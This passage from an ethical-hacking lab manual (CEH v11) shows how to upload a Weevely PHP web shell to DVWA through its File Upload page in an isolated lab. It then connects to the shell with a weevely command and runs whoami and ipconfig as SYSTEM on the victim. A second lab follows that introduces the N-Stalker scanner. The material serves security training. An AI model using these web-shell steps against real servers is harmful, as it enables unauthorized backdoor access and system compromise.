- Now, click the **Firefox** icon (Fx) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php** into the address bar, and press **Enter**.
- The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.8.2: DVWA login page

- The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.

- Change the **Security Level** from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




Figure 2.8.3: Setting DVWA security level

- Click the **File Upload** option from the left pane.
- The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.




Figure 2.8.4: Upload the payload file

13. The **File Upload** window appears; navigate to the **Desktop** location, select the payload file **shell.php**, and click **Open**.




Figure 2.8.5: Select the payload file

14. Observe that the selected file (**shell.php**) appears to the right of the **Browse...** button.

15. Now, click the **Upload** button to upload the file to the database.

Figure 2.8.6: Upload the payload file

16. You will see a message that the file has successfully been uploaded, with the location of the file. Note the location of the file and minimize the browser window.




Figure 2.8.7: Payload file successfully uploaded

17. Switch back to the **Terminal** window, type **weevely**
http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php <Password>
 (The password that you have provided in **Step#5**), and press **Enter**. This command establishes a connection with the payload and interacts with the target.

Note: Here, the password is **toor**.

18. You can observe that a session has successfully been established with the victim system.

```
[root@parrot] ~
[+] weevely http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php toor
[+] weevely 3.7.0

[+] Target:      10.10.10.16:8080
[+] Session:    /root/.weevely/sessions/10.10.10.16/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

Figure 2.8.8: Gain backdoor access to the target website

19. Now, type **whoami** and press **Enter** to view the system details of the victim machine.
20. The result appears, displaying the running system privileges and the present working directory, as shown in the screenshot.

```
weevely> whoami
nt authority\system
Server2016:C:\wamp64\www\DVWA\hackable\uploads $
```

Figure 2.8.9: Victim system information

21. Now, type **ipconfig** and press **Enter** to view the IP configuration of the victim machine.
22. The result appears, displaying the victim machine's IP address, default gateway, Ipv6 address, and other information.

```
Server2016:C:\wamp64\www\DVWA\hackable\uploads $ ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::e137:42a2:e9ea:9b9a%5
IPv4 Address . . . . . : 10.10.10.16
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.10.2

Tunnel adapter Reusable ISATAP Interface {D64FAE75-AD36-4A54-8811-4BDEA5077790}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Server2016:C:\wamp64\www\DVWA\hackable\uploads $
```

Figure 2.8.10: Get the system information

23. This concludes the demonstration of how to gain backdoor access via a web shell using Weevely.
24. Close all open windows and document all the acquired information.
25. Turn off **Parrot Security** and **Windows Server 2016** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.


PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs


Lab**3**

Detect Web Application Vulnerabilities using Various Web Application Security Tools


Ethical hackers and pen testers are aided in the discovery of web application vulnerabilities with the help of various tools that make the detection of web application vulnerabilities an easy task.

ICON KEY


When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.



Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers.



A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks!



The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

Lab Objectives

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

 **Tools**
demonstrated in
this lab are
available in
E:\CEH-
Tools\CEHv11
Module 14
Hacking Web
Applications

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- N-Stalker Web Application Security Scanner located at **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner**
- You can also download the latest version of N-Stalker Web Application Security Scanner from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of a network using web application security tools.

Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.

Lab Tasks

T A S K 1

Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner

Here, we will perform website vulnerability scanning using N-Stalker Web Application Security Scanner.

